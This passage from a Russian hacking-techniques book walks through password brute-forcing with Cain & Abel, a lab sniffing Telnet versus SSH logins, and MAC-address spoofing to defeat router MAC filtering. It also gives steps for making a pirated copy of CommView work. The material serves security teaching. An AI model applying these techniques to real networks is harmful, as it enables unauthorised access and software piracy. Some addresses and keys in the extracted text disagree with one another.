


Рис. 3.5

Спустя какое-то время получим результат (рис. 3.5).

Обратите внимание, что для ускорения мы не использовали спецсимволы в наборе применяемых знаков.

Конечно же, метод Brute-Force — один из самых долгих методов. Поэтому подбор 6-символьного пароля в нашем случае занял примерно 4 дня с настройками.

Скорее всего, хакер будет ломать пароль, используя словари. А может быть, и более совершенный способ — используя метод радужных таблиц.

Но, вернемся к программе Cain & Abel. У нее есть также функция взлома по словарю: Dictionary Attack! Причем с большим количеством возможностей: набор пароля задом наперед (реверс), двойной пароль (используется повтор слова дважды), двойной пароль с применением слова в разных регистрах и т. д.

Кроме того, в эту программу встроено немало полезных инструментов. Например, реализованы дешифраторы паролей: Cisco Type-7, Cisco VPN Client,

VNC, удаленного рабочего стола, доступа к базам данных, Syskey. Имеются: Хэш Калькулятор, Калькулятор RCA SecurID Token, Калькулятор VPA PSK.

Существует в программе Cain & Abel также возможность раскодирования алгоритма Base64, который не является шифрованием, но применяется при передаче данных по сети так, чтобы все символы старшей половины таблицы символов ASCII были заменены символами младшей половины. Иногда хэши паролей или даже пароли открытым текстом бывают обработаны Base64.

Немного отвлекшись, но возвращаясь к основной теме, нельзя не сказать еще пару слов о программе GNS3. Дело в том, что для проведения нашего эксперимента вовсе не обязательно было ее использовать! Гораздо проще было бы найти в Интернете какую-нибудь утилиту, включающую в себя хэш-калькуляторы на все случаи жизни (наподобие Cain & Abel). Правда, в таком случае вы не познакомились бы со столь замечательной программой как GNS3 (причем бесплатной), о наличии которой зачастую почему-то не знают даже продвинутые специалисты по телекоммуникациям. Применяя эту программу и не имея дорогостоящего оборудования, можно проводить "на дому" практически любые эксперименты, в том числе связанные с обеспечением безопасности, имитируя активные устройства фирмы Cisco. Вместо самих устройств используются образы IOS (Internetwork Operating System — фактически это операционная система активного устройства фирмы Cisco). Подключение образов производится на вкладке **Редактировать**, далее — **Образы IOS и гипервизоры**, а затем — **Образы IOS**. Образы в комплект программы, к сожалению, не входят. Хакеры добывают их в недрах Интернета, а администраторы берут на работе. При инсталляции GNS3 устанавливает также внешние программы, входящие в комплект: сниффер Wireshark и не менее замечательную терминальную программу Putty (рис. 3.6).

Putty в разрезе вопросов обеспечения информационной безопасности замечательна еще и тем, что у нее есть возможность работать с протоколом SSH. Именно поэтому программу так любят специалисты, занимающиеся администрированием активных сетевых устройств, например фирмы Cisco.

Дело в том, что SSH (Secure Shell) — сетевой протокол, поддерживающий шифрование. Удаленное администрирование маршрутизаторов, коммутаторов с применением протокола Telnet (устаревшего в отношении требований по защите информации) слишком опасно. И кому, как не администраторам, это хорошо известно. Применение SSH не позволит злоумышленникам читать пароли доступа с помощью снифферов.

Протокол SSH имеется в двух реализациях — SSH-1 и SSH-2. Первая версия SSH-1 после нахождения соответствующих уязвимостей постепенно стала вытесняться из применения. Putty поддерживает оба варианта протокола SSH (рис. 3.7).




Рис. 3.6




Рис. 3.7

SSH-туннелинг также лежит в основе сетей Tor, о которых мы еще будем говорить несколько позже.

Для того чтобы наглядно убедиться, что с применением SSH трафик сети шифруется, можно в качестве лабораторного практикума собрать следующий стенд. На одном из компьютеров с Windows, выступающем в качестве сервера, установим бесплатную программу freeSSHD (<http://www.freesshd.com>) и настроим ее так, чтобы был разрешен доступ по протоколу telnet (рис. 3.8).




Рис. 3.8

В программе определим пользователя с именем root, а его параметры выставим так, чтобы использовалась аутентификация с применением пароля (рис. 3.9).

С другого компьютера-клиента (192.168.0.171) по протоколу telnet с использованием программы Pytty осуществим соединение с сервером (рис. 3.10).

Сервер производит процедуру аутентификации (рис. 3.11).



Рис. 3.9




Рис. 3.10



Рис. 3.11

В настройках sniffера Wireshark на сервере (192.168.0.100) установим фильтр: "захватывать" только пакеты между сервером и компьютером-клиентом (192.168.0.171) и, используя в меню **Edit** команду **Find Packet**, осуществим поиск пакета со словом password (рис. 3.12 и 3.13).




Рис. 3.12

Находится пакет с указанным словом, подтверждающий, что telnet действительно передает данные по сети в открытом виде (рис. 3.14).




Рис. 3.13




Рис. 3.14

Далее повторим всю процедуру соединения с сервером, но уже для протокола SSH (рис. 3.15).

И вновь запрашивается аутентификация (рис. 3.16).

Но в этой ситуации пакет со словом password уже не обнаруживается по той простой причине, что весь трафик в сети по протоколу SSH шифруется (рис. 3.17).

Произведенные действия наглядно показали, почему опытные администраторы UNIX-систем для удаленного администрирования используют протокол SSH, применяя в качестве клиентского программного обеспечения программу Putty. С криптографией трудно состязаться.




Рис. 3.15




Рис. 3.16

*Подключение по локальной сети [Wireshark 1.10.1 (SVN Rev 50926 from /trunk-1.10)]

No.	Time	Source	Destination	Protocol	Length	Info
92	42.6109920	192.168.0.100	192.168.0.171	SSHv2	122	[TCP Retransmit]
94	42.8134870	192.168.0.171	192.168.0.100	TCP	60	49376 → ssh

0000	90	2b 34 1d c8 c9 0c 60	76 69 2c 56 08 00 45 00	..+4....`v1,V..E.
0010	00	28 41 42 40 00 80 06	37 2e c0 a8 00 ab c0 a8	..(AB@... 7.....
0020	00	64 c0 e0 00 16 d0 e5	cc 17 99 4e d0 e0 50 10	..d.....N..P.
0030	0f	e8 55 69 00 00 00 00	00 00 00 00	..Uf.....

Рис. 3.17

ГЛАВА 4



Подмена MAC-адресов

Набор инструментов хакера формируется не только из бесплатных, но и из дорогих коммерческих программ. Для того чтобы делать это бесплатно, хакер использует множество различных уловок.

В целях показать, как это осуществляется с минимальными временными и финансовыми затратами, начнем рассуждения о программах, необходимых хакеру для смены MAC-адреса.

Мы уже не раз говорили о том, что хакеру при осуществлении несанкционированного доступа к компьютеру очень важно не оставлять каких-либо доказательств своего присутствия, либо, по возможности, оставлять минимум таких следов. Для этих целей, в частности, используется достаточно простая процедура по временной смене MAC-адреса хоста, с которого осуществляется взлом. После проведения атаки адрес можно вернуть в прежнее состояние.

Конечно же, изменение уникального адреса сетевой карты происходит программно, а не на аппаратном уровне, т. к. последнее представляется достаточно сложным. При таком подходе в действительности физический адрес сетевой карты остается прежним, но драйвер сетевой карты участвует в формировании пакетов, в которых будет присутствовать уже новый фальшивый адрес.

Подмену MAC-адреса хакер производит не только с целью скрытия пребывания своих следов, но и для осуществления взлома сети в конкретной ситуации. В частности, на практике, для повышения уровня безопасности своей сети администраторы часто используют так называемую "привязку по MAC-адресам". К примеру, в настройках активных сетевых устройств устанавливается фильтр, разрешающий соединения только для конкретного набора хостов, прописывая их MAC-адреса. Если при этом установить еще и шифрова-

ние трафика, то, казалось бы, в такой комбинации сеть просто "не пробивается"! Но не все так гладко.

Соберем стенд, в котором применяется указанный способ защиты. Для этого на Wi-Fi-роутере разрешим вход только для двух хостов с определенными MAC-адресами — A0-71-A9-9F-41-3A и E0-B9-A5-2F-A8-75 (рис. 4.1).



Рис. 4.1

Запомним также действующий MAC-адрес этого роутера (тот, который установлен в настоящий момент, т. к. в роутере есть возможность его менять), для наших рассуждений он понадобится в дальнейшем — 74-EA-3A-E4-5A-C2 (рис. 4.2).

С целью обеспечения большей безопасности пусть на нашем роутере останется включенным шифрование. Но, запомним нужный нам в дальнейшем ключ шифрования — 5322556250 (рис. 4.3).

Для начала покажем, как происходит вычисление значения MAC-адреса, под который позже, применив программу смены адресов, может "замаскироваться" злоумышленник.




Рис. 4.2

Несмотря на то, что шифрование трафика включено, "отловить" адрес разрешенного хоста во время его работы все равно можно. Для этого нужно воспользоваться каким-нибудь Wi-Fi-сканером.

В этих целях хорошо, например, подойдет программа CommView for WiFi. Программа не бесплатная и не из дешевых. Но в контексте разговора о формировании эффективного набора инструментов хакера не упомянуть про эту программу нельзя.

Для того чтобы бесплатно кратковременно воспользоваться программой, можно загрузить с сервера производителя бесплатную пробную месячную версию.

Но хакер, собирающий свой пакет инструментов, захочет получить именно долговременную работающую версию программы. Причем — даром. Поэтому, скорее всего, он просто найдет уже кем-то другим ранее взломанную версию программы в пиринговых сетях. Проблема лишь в том, что, как правило, такая версия работать все равно не будет. Просто потому, что с того времени, как кому-то удалось взломать программу, а затем еще и "поделиться" ею, проходит много времени. К тому моменту уже появятся новые сетевые адаптеры. Поэтому драйверы, по умолчанию входящие в комплект программы, работать на новом "железе" не будут.

TP-LINK®

Wireless Security

☐ **Disable Security**

☐ **WEP**

Type: Automatic

WEP Key Format: Hexadecimal

Key Selected	WEP Key	Key Type
Key 1: ☐		Disabled
Key 2: ☐		Disabled
Key 3: ☐		Disabled
Key 4: ☐		Disabled

☐ **WPA/WPA2**

Version: WPA2

Encryption: TKIP

Radius Server IP:

Radius Port: 1812 (1-65535, 0 stands for default port 1812)

Radius Password:

Group Key Update Period: 0 (in second, minimum is 30, 0 means no update)

☒ **WPA-PSK/WPA2-PSK**

Version: WPA2-PSK

Encryption: TKIP

PSK Password: 5322506250

(You can enter ASCII characters between 8 and 63 or Hexadecimal characters between 8 and 64.)

Group Key Update Period: 0 (in second, minimum is 30, 0 means no update)

Рис. 4.3

Но, разве это может быть большой проблемой для хакера? В таком случае он поступает, например, так:

1. Устанавливает новую пробную версию программы CommView и с помощью бесплатной утилиты DriverMax производит выгрузку в архив нового драйвера для сетевой карты, который установился вместе с этой программой.
2. Деинсталлирует пробную новую версию программы CommView. Устанавливает ее более старую версию, полученную из пиринговых сетей.
3. С помощью бесплатной утилиты DriverMax (рис. 4.4) из ранее полученного архива восстанавливает более новый драйвер сетевой карты.

Безусловно, хакер может и сам попробовать "взломать" пробную версию программы. Но все зависит от степени его увлеченности и наличия свободного времени.



Рис. 4.4

Воспользовавшись уважительной причиной, чтобы ознакомить вас с еще одной программой (DriverMax), которая также может пополнять арсенал хакера, все же вернемся к проблеме подмены MAC-адреса.

На нашем стенде мы, как законопослушные граждане, установим бесплатную пробную месячную версию программы CommView for Wi-Fi.

Прежде чем начинать сканирование сети, установим какой-нибудь трафик с разрешенного хоста (в нашем случае разрешенный хост с адресом E0-B9-A5-2F-A8-75). Для этого просто будем непрерывно "пинговать" через Wi-Fi-роутер любой хост в сети с разрешенного хоста (рис. 4.5).

Так как у нас все же стенд, а не реальный взлом неизвестной сети, то для упрощения настраиваем сканер только на один канал (рис. 4.6). А именно на канал, известный нам по настройкам стендового роутера (здесь это четвертый). В связи с тем, что эфир буквально наполнен сигналами различных радиоустройств, это позволит нам сузить круг изучаемого материала.

В реальной жизни хакер выбирает жертву по многим признакам, поэтому проводя подготовку атаки, скорее всего, он будет сканировать все каналы.

Наконец, осуществим сканирование, нажав кнопку **Начать сканирование** (рис. 4.7).




Рис. 4.7

В результате сканирования увидим, как осуществляется обмен между нашими разрешенными хостами (рис. 4.8).

И хотя трафик шифруется, тем не менее, хакеру легко прочитать MAC-адрес источника (это наш разрешенный хост E0-B9-A5-2F-A8-75) и MAC-адрес назначения. В нашем случае это адрес роутера — 74-EA-3A-5A-C2 (рис. 4.9).

Таким образом, даже в сети с шифрованием трафика хакер легко может вычислить разрешенный в сети MAC-адрес. Шифруется трафик, а не адреса источника и назначения.




Рис. 4.8

